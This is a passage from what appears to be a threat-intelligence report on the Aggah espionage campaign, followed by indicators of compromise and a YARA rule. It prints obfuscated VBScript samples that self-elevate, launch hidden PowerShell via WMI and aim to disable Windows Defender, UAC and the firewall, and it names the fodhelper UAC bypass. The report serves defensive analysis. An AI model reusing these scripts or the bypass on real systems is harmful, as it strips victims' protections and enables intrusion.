1. "task1" registry key: this registry key points to "hxxps://9ke6n.blogspot[.]com/p/10.html" blogspot page which downloads a complex powershell script aimed at putting to zero the protection systems of the victim machine. It downloads a powershell script from a "usrfiles" platform, a sort of file sharing platform.



Figure 20: Evidence of the main script on usrfiles platform

As shown in the figure, it downloads other three components from the same platform:

- 1) The first one is the actual malicious script which disables every type of security protection, such as Windows Defender, UAC controls, Firewall, whitelisting some processes (obvious mshta, powershell, cmd, explorer, MsBuild etc), Microsoft Office.

```
'this script will put system on 0 security
If Not WScript _
. _
Arguments _
. _
Named _
. _
Exists("elevate") Then
  CreateObject("Shell.Application") _
  . _
  ShellExecute WScript _
  . _
  FullName _
  , "" & WScript _
  . _
  ScriptFullName & "" /elevate", "", "runas", 1
  WScript _
  . _
  Quit
End If

On _
Error _
Resume _
Next
Const _
HIDDEN_WINDOW _
= _
0
totallllll _
= _
" _
Set _
colagedd _
= _
GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\" & totallllll & "\root\cimv2")
Set _
oitod _
= _
colagedd.Get("Win32_ProcessStartup")
Set _
coalsllme _
= _
oitod _
. _
SpawnInstance_
coalsllme _
. _
ShowWindow _
= _
HIDDEN_WINDOW
Set _
dwjdwdiwo _
= _
GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn _
= _
dwjdwdiwo _
. _
Create( "powershell -c
$pitllasmd='>>>46>>>56>>>c6>>>26>>>16>>>37>>>96>>>44>>>02>>>56>>>07>>>97>>>45>>>07>>>57>>>47>>>27>>>16>>>47>>>35>>>d2>>>02>>>46>>>e6>>>!'

```

Figure 21: Piece of the malicious script aimed at putting to zero the security of the victim machine

2) In order to work, it needs to have the administration privileges which are granted by the usage of the so-called "fodhelper UAC bypass", a well-known documented technique in red-team activities and we encountered in a previous attack chain of the same actor. This technique is guaranteed by the second file on the "usfiles" platform:

```
'this script will put system on 0 security
If Not WScript _
. _
Arguments _
. _
Named _
. _
Exists("elevate") Then
  CreateObject("Shell.Application") _
  . _
  ShellExecute WScript _
  . _
  FullName _
  , "" & WScript _
  . _
  ScriptFullName & "" /elevate", "", "runas", 1
WScript _
. _
Quit
End If

On _
Error _
Resume _
Next
Const _
HIDDEN_WINDOW _
= _
0 _
totalllllll _
= _
" _
. _
Set _
colagedd _
= _
GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\\" & totalllllll & "\root\cimv2")
Set _
oitod _
= _
colagedd.Get("Win32_ProcessStartup")
Set _
coalsllme _
= _
oitod _
. _
SpawnInstance_
coalsllme _
. _
ShowWindow _
= _
HIDDEN_WINDOW
Set _
dwjdwdiwo _
= _
GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn _
= _
dwjdwdiwo _
. _
Create( "powershell -c
$pitllasmd='>>>46>>>56>>>c6>>>26>>>16>>>37>>>96>>>44>>>02>>>56>>>07>>>97>>>45>>>07>>>57>>>47>>>27>>>16>>>47>>>35>>>d2>>>02>>>46>>>e6>>>'
Figure 22: FodHelper UAC bypass technique evidence
```

3) The last file is the simplest, it has to start all the security destruction process:

```
start C:\Users\Public\clone.vbs
```

Figure 23: Starting routine evidence

As shown in the first script, all these components will be stored into the folder "C:\Users\Public\" as VBS scripts.

- 1) "task2" registry key: During our analysis, the URL pointed by the task has been registered by the actor, but there wasn't any malicious script to execute. Probably the actor will use that URL as backup or in a second moment.
- 2) "SECOTAKSA" scheduled task: This task points to "hxxps://0v2x.blogspot[.]com/p/10.html" which downloads the last version of the payload from one of the mentioned Web Archive folders.

Conclusion

The malicious campaign we tracked has delivered over 450 distinct malwares to multiple targets all around the world. Most of the malicious code distributed by the Aggah actor is able to seriously violate the confidentiality of digital and voice communications of targeted users due to the impactful nature of the capabilities of the malicious tools: almost all of them can get full remote control and hands on keyboard access to targeted endpoints, some of them are also able to intercept environmental conversations and silently collect video streams directly from the laptop webcam.

Like in past operations, this enigmatic actor is still leveraging commodity malware to conduct large scale espionage operations, manipulating it to bypass security controls and antiviruses. We also noticed an evolution in the delivery infrastructure related to the abuse of Internet Archive service, a well-known, high reputation, service. Despite this tactical change, many pillars of its delivery operations remain stable such as the usage of PowerPoint presentations, shortening services and script hiding techniques on legit blogging platforms.

Multi-modular and multi-stage attack chain grant attackers' high level of resilience and self-customization of the payloads and makes traditional detection and blocking less effective. Yoroi protects its customers from this kind of threat leveraging the Yomi sandbox technologies, Genku network probes and Kanwa endpoint agent, along with precise, human refined Threat Intelligence to protect and respond to modern cyber threats.

Indicators of Compromise

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bitly[.]com/asddasduaiskdhikhasd
bitly[.]com/asddsduaiskdhikhasd
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bitly[.]com/pdkdhikhasd
bitly[.]com/awiekdhikhasd
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hxxps://ia801503[.]us[.]archive[.]org/32/items/87-Redone-June-9/28-3[.]txt
hxxps://ia801503[.]us[.]archive[.]org/32/items/87-Redone-June-9/29-1[.]txt
hxxps://ia801503[.]us[.]archive[.]org/32/items/87-Redone-June-9/29-2[.]txt
hxxps://ia801503[.]us[.]archive[.]org/32/items/87-Redone-June-9/29-3[.]txt
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Yara Rules

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    description = "Yara Rule for Cobian RAT in Aggah Wayback campaign"
    author = "Yoroi Malware Zlab"
    last_updated = "2021_06_18"
    tlp = "white"
    category = "informational"

strings:
    $s1="bWFzdGvy" wide
    $s2="Ydmzipw~" wide

$a1={11 8E B7 16 FE 01 5F 2C 46 1B 8D 1D}
$a2={07 17 D6 0B 07 1A 30 20 14 0C 07 B5 1F 64 28 33}

condition:
    uint16(0) == 0x5A4D and any of ($s*) and 1 of ($a*)
}

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